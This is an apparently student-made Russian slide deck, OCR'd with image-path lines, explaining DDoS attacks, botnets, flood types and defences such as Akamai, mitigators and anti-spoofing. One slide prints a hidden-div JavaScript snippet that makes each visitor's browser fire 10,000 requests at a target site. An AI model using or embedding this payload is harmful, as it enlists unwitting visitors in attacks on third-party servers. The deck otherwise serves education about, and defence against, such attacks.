

Distributed Denial Of Service Attack



Подготовил:
Чутчиков Н.Н.


Определение



DoS-атака — атака на вычислительную систему с целью довести её до отказа, то есть создание таких условий, при которых правомерные пользователи системы не могут получить доступ к предоставляемым системой ресурсам, либо этот доступ затруднён.


Если атака выполняется одновременно с большого числа компьютеров, говорят о **DDoS-атаке.**

Особенности DDoS




Главной опасностью является **простота организации** и то, что **ресурсы хакеров являются практически неограниченными**, так как атака является распределенной.


Боты и бот-сети



- Ботнет — это компьютерная сеть, состоящая из некоторого количества хостов, с запущенными ботами — автономным программным обеспечением.




Боты и бот-сети




Люди, которые управляют большой бот сетью, могут шантажировать крупные компании, владельцев интернет магазинов, интернет-казино, новостных сайтов, платежных систем и других популярных ресурсов, предлагая заплатить выкуп за то, что они не будут атаковать их при помощи своей бот сети.


Боты и бот-сети




В 2008 году была обнаружена бот сеть под названием Kraken, включающая порядка 400 тысяч компьютеров. Размеры бот сети превосходят всемирно известную бот сеть Storm, размер которой около 100 тысяч компьютеров.




Боты и бот-сети




По статистике 40% компьютеров входящих в бот сеть имеют **антивирус**, который не определяет, что компьютер заражен.



Любой может стать соучастником DDoS атаки




Код для проведения DDoS атаки




```
<div id="attack" style="visibility:hidden">
<script type="text/javascript">
attack_host="www.{атакуемый сайт}.com"
attack_port=80
path='index.html'
for(i=0;i<10000;i++)
{ document.write('<img src="http://' + attack_host + ':' +
attack_port + '/' + path + '?' +  Math.random() + '">');}
</script></div>
```

К DDoS атаке надо готовиться заранее




DoS и DDoS атаки отличаются тем, что с ними невозможно бороться без предварительной подготовки. И вдобавок, и это еще хуже, с ними все равно сложно бороться, даже если вы подготовились заранее.

Трехуровневая архитектура "кластер DDoS"




Чаще всего злоумышленники при проведении DDoS-атак используют трехуровневую архитектуру, которую называют "кластер DDoS". Такая иерархическая структура содержит:

- управляющую консоль
- главные компьютеры.
- агенты




Виды DDoS




За годы это программное обеспечение постоянно модифицировалось и к настоящему времени специалисты по информационной безопасности выделяют следующие виды DDoS-атак:


- UDP flood
- TCP flood
- TCP SYN flood
- Smurf-атака
- ICMP flood

Перенаправление DNS и использование прокси






BGP маршруты и GRE туннели




- **BGP** (англ. *Border Gateway Protocol*, протокол граничного шлюза) — основной протокол динамической маршрутизации в Интернете.

- **GRE** (англ. *Generic Routing Encapsulation* — общая инкапсуляция маршрутов) — протокол туннелирования сетевых пакетов, разработанный компанией Cisco Systems.




Сервис от Akamai




Большие компании, такие как IBM, Microsoft, Apple, Sony, AMD, BMW, Toyota, FedEx, NASA, NBA, MTV защищают свои WEB сайты от DDoS атак при помощи сервиса Akamai (www.akamai.com)

Сервис от Akamai




Akamai использует математические алгоритмы для решения проблем с перегрузками возникающими на WEB серверах в глобальном масштабе. Эти алгоритмы были разработаны в Массачусетском технологическом институте (MIT).


Не пускайте к себе боты




В обычной ситуации невозможно отделить трафик ботов от трафика реальных пользователей: с виду это совершенно одинаковые запросы с разных адресов-источников. 99% этих адресов-источников могут быть ботами, и лишь 1% - реальными людьми, желающими воспользоваться вашим сайтом.




Автоматика против интеллекта



Защита от DDoS - сложная программа требующая высокой концентрации последних достижений в области анализа трафика, чтобы в автоматическом режиме среагировать на атаку. Методы атаки могут меняться атакующими раз в полчаса и система должна это отследить и предпринять соответствующие меры.




Принцип работы систем защит от DDoS атак




Система защиты от DDoS атак базируется на уже имеющихся в сети маршрутизаторах и добавляет в сеть свои два компонента:

- устройство для блокирования DDoS атаки. В английском языке это устройство называют mitigator.
- устройство со встроенным искусственным интеллектом для обнаружения DDoS атаки и перенаправления атаки на блокиратор, буду называть его детектор.



Выводы



- Грамотная конфигурация функций анти-спуфинга и анти-DoS на маршрутизаторах и межсетевых экранах.
- На уровне сервера желательно иметь вывод консоли сервера на другой IP-адрес по SSH.
- Достаточно действенным методом является маскировка IP-адреса.
- Программное обеспечение должно быть "отпатчено" от всевозможных "дыр".
- Не всегда провайдеру выгодно защищать вас от DDoS атак.
- Провайдеры могут использовать различные решения для защиты от DDoS атак.
- Не забудьте про оповещение самих себя об атаках на ваш сервер.
- Не стоит экономить на консультантах по информационной безопасности..